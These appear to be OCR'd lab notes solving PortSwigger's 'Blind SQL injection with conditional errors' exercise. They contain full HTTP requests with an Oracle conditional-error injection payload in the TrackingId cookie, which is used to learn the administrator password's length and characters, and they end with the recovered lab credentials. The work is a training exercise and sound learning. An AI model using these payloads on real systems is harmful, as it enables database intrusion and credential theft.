


```
GET / HTTP/2
Host: 0ae900650338d83c81e78e2500130063.web-security-academy.net
Cookie: TrackingId=zSK3VXT95TUwvZCJ' AND (SELECT CASE WHEN ((select LENGTH(password) from users WHERE ROWNUM = 1 and username='administrator')=1) THEN TO_CHAR(1/0) ELSE 'a' END FROM dual) = 'a' -- -; session=c3liLTOrZLKlWdidLfOWHmNsLDhEix5L
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers


```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11329

<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
        <link href=/resources/css/labsEcommerce.css rel=stylesheet>
        <title>
            Blind SQL injection with conditional errors
        </title>
    </head>
    <body>
        <script src="/resources/labheader/js/labHeader.js">
        </script>
        <div id="academyLabHeader">
            <section class='academyLabBanner'>
                <div class=container>
                    <div class=logo>
                    </div>
                    <div class=title-container>
                        <h2>
                            Blind SQL injection with conditional errors
                        </h2>
                        <a class=link-back href='https://portswigger.net/web-security/sql-injection/blind/lab-conditional-errors'>
```

- After running the script, Password Length: 20
- Get Password Character by Character using the same payload (**' AND (SELECT CASE WHEN ((select LENGTH(password) from users WHERE ROWNUM = 1 and username='administrator')=1) THEN TO_CHAR(1/0) ELSE 'a' END FROM dual)**

= 'a' -- -)




Request

```
GET / HTTP/2
Host:
0ae900650338d83c81e78e2500130063.web-security-academy.net
Cookie: TrackingId=zSK3VXT95TUwvZCJ' AND (SELECT CASE WHEN
(SUBSTR('foobar', 1, 1)='a') THEN TO_CHAR(1/0) ELSE 'a' END
FROM dual) = 'a' -- -; session=
c3liLT0rZLKlWdidLf0WHmNsLDhEix5L
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:135.0) Gecko/20100101 Firefox/135.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

Response

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11329

<!DOCTYPE html>
<html>
    <head>
        <link href=
        /resources/labheader/css/academyLabHeader.css rel=
        stylesheet>
        <link href=/resources/css/labsEcommerce.css rel=
        stylesheet>
        <title>
            Blind SQL injection with conditional errors
        </title>
    </head>
    <body>
        <script src="/resources/labheader/js/labHeader.js">
        </script>
        <div id="academyLabHeader">
            <section class='academyLabBanner'>
                <div class=container>
                    <div class=logo>
                    </div>
                    <div class=title-container>
                        <h2>
                            Blind SQL injection with
                            conditional errors
                        </h2>
                        <a class=link-back href='
                        https://portswigger.net/web-sec
                        urity/sql-injection/blind/lab-c
                        onditional-errors'>
```

- Administrator's Credentials (username=' administrator', pass=' jo202u5cp7pgqwvaodnf')



Blind SQL injection with conditional errors

Congratulations, you solved the lab!

My Account

Your username is: administrator

Email